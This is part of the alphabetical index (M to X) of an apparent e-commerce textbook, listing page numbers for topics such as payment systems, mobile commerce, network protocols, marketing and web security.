Malicious Code 205
Mandate 325, 326
Mango Growers 283
Mango plantation 284
Manufacturing Model 47, 60
Manufacturing Planning 292

Marketing Communication 348, 369
Material Planning 359
Masquerade 236
MD5 248, 249, 258
Media Access Layer 110, 115
Media Access Unit 111–112
Meet-in-the-Middle attack, 244
Mentzer 283
Message Digest 5 (MD5) 248, 249, 258
Message Digest Algorithm 248, 249
Message Format 140, 141
Message Integrity 93, 246
Metamediary Model 55, 56
Metered Service Model 55, 56
MicroMint 314, 315
Microsites 413
MilliCent 314, 315
MIME 140–142, 145, 176, 195
MiniPay 216, 217
Mobile Agents 484
Mobile Auction 463
Mobile Commerce 426–431
  benefits 427–430
  definition 426–427
  devices 426–427
  framework 431
  impediments 430–431
  payment systems 430, 455–458
  publishing languages 449–455
  Security 454
Mobile Identification Number 434
Mobile Integrity Check Protocol 435
Mobile Payment Models 430, 457, 458
  Acquirer Centric 458
  Issuer Centric 458
  Mobile N/W Operator Centric 458
Mobile Service Center 433
mod_perl 181–182
Mondex 311–312, 330–336
Multimedia Objects 195
Multi-vendor Catalog 56

N

Name Resolution 127–128, 129
Name Server 128, 129, 199
Name Space 127
NAP 130, 131
National Telecom Policy 96
NetBill 183, 330–336
Net-Buyers 401
NetCheque 326–327, 330–336
Net-Consumers 401
NetFare 317, 318
Net-Surfers 401
Network Access Point 130, 131
Network Address Translation 277
Network Infrastructure 89, 90
Network Layer 119
Network News Transfer Protocol (NNTP) 135
Network Topologies 102–106
  Bus 103
  Mixed 105
  Ring 104
  Star 104
Networks
  ARPANET 89, 117
  BITNET 89, 109
  CSNET 89
  HEPNET 89
  LAN 89, 102-116
  Packet Switched 89
  SPAN 89, 118
  WAN 117
Nonce 253
Non-Repudiation 237, 238, 258
Notification Agents 473, 483
NSAPI 156

O

OECD 96
One-time Key 262– 263
One-time Password 206, 210
Online Payment System: see
  Electronic Payment Systems,
Open Market 9
Operational Improvements 286
Opt-in Advertising Model 416
OSI 89, 117
Outsourcing 286, 304
Overproduction Stock 293

P

Packet Filtering Firewall 216–217
Packet Switched Network 89, 110

Packet Sniffer 205
Partner Collaboration 295
Payment Categories
  Business Payments 309
  Consumer Payments 309
  Micro Payments 309
Payment Characteristics
  Acceptability 308
  Convertibility 308
  Efficiency 308
  Flexibility 308
  Reliability 308
  Scalability 308
  Security 308–327
  Usability 308
Payment Gateway 265–266, 267, 323
Payment System
  CyberCash 318, 321, 330–336
  CyberCoin 318
  eCash 309, 330–336
  First Virtual 328, 330–336
  FSTC Electronic Check 324, 325
  iKP 319–321
  Mandate 325, 326
  MicroMint 314, 329–336
  MilliCent 312
  MiniPay 316, 330–336
  Mondex 311, 330–336
  NetBill 315, 330–336
  NetCheque 326, 330–336
  NetFare 317
  SET 322, 330–336
Perlscript 184, 185
Pesonal Digital Assistant 426
Personal Selling 368
PGP 261
Physical Distribution 297, 348, 358
Physical Goods 298, 300, 301
Physical Layer 118
Plaintext 240–248
PNAP 130–131
PNG 192, 193
Point of Presence (POP) 130, 131
Portable Access 24
Portal 50
Post Deployment 289
PPP 118, 119, 132
Pretty Good Privacy 261
Price 363
Pricing 348
Privacy 225, 229, 235, 238
Privacy Enhanced Mail 262, 263
Probe 152
Procurement 282, 290, 291
Product 348, 349
Production 282, 292, 294, 297, 305
Proliferation of E-Commerce 287
Promotion 348, 366
Promotions 399
Protocols
  Address Resolution Protocol (ARP) 123, 210, 211
  Agent Transfer Protocol (ATP) 478
  ALOHA 111
  CSMA 111–112
  CSMA/CD 112
  FTP 127, 135–138
  HTTP 127, 144–148
  Internet Protocol 118–124
  Media Access 115
  PPP 111, 118
  SATP 477
  Secure HTTP (SHTTP) 267–268, 263
  SET 265–267, 322, 330–336
  SHEN 268
  Simple Message Transfer (SMTP) 127, 139–142
  TCP/IP 89, 90, 117–130
  Transmission Control Protocol 124, 125
  User Datagram Protocol (UDP) 126
  Wireless Access Protocol (WAP) 46
Proxy Server 206, 214, 215, 219–221
Public Key Algorithms 245–246
Public Key Cryptography 256
Public Key Cryptosystem 241
Public Key Infrastructure (PKI) 257, 258
Push Broadcasting Model 414

Q

Quality Assurance 282

R

Raster Images 190, 191
Reflection Attack 250–251, 252
Registration Authority 257

Reliability 308
Replay Attack 252
Resolver 129
Reversible Digital Signature Algortithm (rDSA) 260, 261
RFC 821 142
RFC 822 139, 140
RGB Color 189, 190
Root Compromise 152
Router 102, 106, 208–209, 217–218
RSA Algorithm 246–247, 273–275

S

Safety Stock 292
Sales Promotion 368
Scheduling 282
Screensavers Advertising Model 414
Secure Electronic Transaction (SET) 265–267, 322, 330–336
Secure Hash Algorithm (SHA) 249
Secure HTTP (SHTTP) 267, 268
Secure Socket Layer (SSL) 263–265
Security
  Electronic Mail 261
  Policy 205, 206
  Services 213, 225
  Site 207–208, 209
  Transactions 265–267
Security Policy 205, 206
Security Practices 230, 231
Server Privileges 225
Server Side Includes (SSI) 181–185
Services Security 213–214, 225
Session Layer 218, 221
SET 265–267, 322, 330–336
SHEN 268
Simple Agent Transfer Protocol (SATP) 477
Simple Mail Transfer Protocol (SMTP) 127, 139–142
Site Security 207, 208
SLIP 118, 119
Sniffing 208–210
SPAN 89, 118
Sponsored Content Model 412
Sponsoring Process 414
Spoofing
  ARP 211, 212
  DNS 213, 214
  IP 211–213
Standard Generalized Markup Language (SGML) 157
Stateful Inspection Firewall 221
Subscription Model 50
Superstitials 416
Supply Chain Complexity 286
Supply Chain Management 39, 40, 66, 283, 286, 287, 305, 486
Supply Sensing 295

T

Tagged Information File Format (TIFF) 192
TCP/IP 89, 90, 117–130
Telescript 474
Telnet 126, 128
Temporal Key Integrity Protocol 455
Tete-a-tete 483
The Challenge 289
Timing Modification 236
Token Ring 118
Tool Command Language 475
Trading Process 64
Traffic Analysis 236
Transaction Security 235, 236
  Authentication 93, 96, 97, 214, 237, 249–250
  Authorization 238
  Confidentiality 238, 266–267
  Integrity 237, 258
  Non Repudiation 237, 258, 262–263
Transmission Control Protocol, 89, 90, 123, 124–125
Transmission Media 105
  CAT-3 106
  CAT-5 106
  Coaxial Cable 106
  Fiber Optic 107
  Infrared 110
  Radio Frequency 110
  Twisted Pair 114
  Wireless 109
Transparent Image 193, 194
Transport Layer 124
Triple DES 244, 245

Trojan Horse 153, 214–215
True Image Formats 192
Trust Exploitation 134
Twisted Pair 114

U

Uniform Resource Locator (URL) 91, 92, 144–147
User-Agent 146–148
User Datagram Protocol (UDP) 126, 127

V

Value Added Network 67–68, 75–78
  Providers 78
Value Chain 6–9
vBNS 131
VBScript 188, 189
Vector Images 190–191
Virtual Classroom 37, 38
Virtual Community 12–13
Virtual Corporation 12, 40, 41
Virtual Library 47
Virtual Manufacturing 17, 18
Virtual Shopping Agent 481
Virtual Supply Chain 16–17
Virus 93, 205, 275–279
Vortals 50
VRML 197–198
VSNL 54, 97
Vulnerability 201–204
  Protocol 203
  Technical 202

W

WAN 117
WAP 46
Weaknesses of Internet Advertising 416
Web Browser
  Internet Explorer 156
  Mosaic 155, 156
  Netscape Navigator 155
Web Hosting & Internet Services 55
Web Image Formats 192
Web Search Agents 472
Web Server Agents 472
Web Server Security 224
  CGIWrap 232
  Disabling Features 227
  File Permissions 226
  Privileges 225
  Server Logs 229
Web Servers
  Apache 149, 151, 152
  NCSA 149–151
Wide Area Networks 117
Wireless Access Protocol 46, 443
Wireless Application Environment 444–446
Wireless Datagram Protocol 444
Wireless Networks 431
  AMPS 425, 426
  CDMA 432, 434
  CDMA2000 432
  EDGE 426, 438
  GPRS 426, 438
  GSM 425, 435
  TD-CDMA 441
  WCDMA 440–441
Wireless Session Protocol 444–446
Wireless Transaction Protocol 444–446
Wireless Transport Layer Security 444–446
Wireless Transmission 109
  Infrared Based 110
  Radio-Based 110
World Wide Web (WWW) 143–144
  Server 148–150
WML 449-450

X

X.25 118
X.435 67
X.500 Distinguished Name
X.509 257, 258
XML 92–93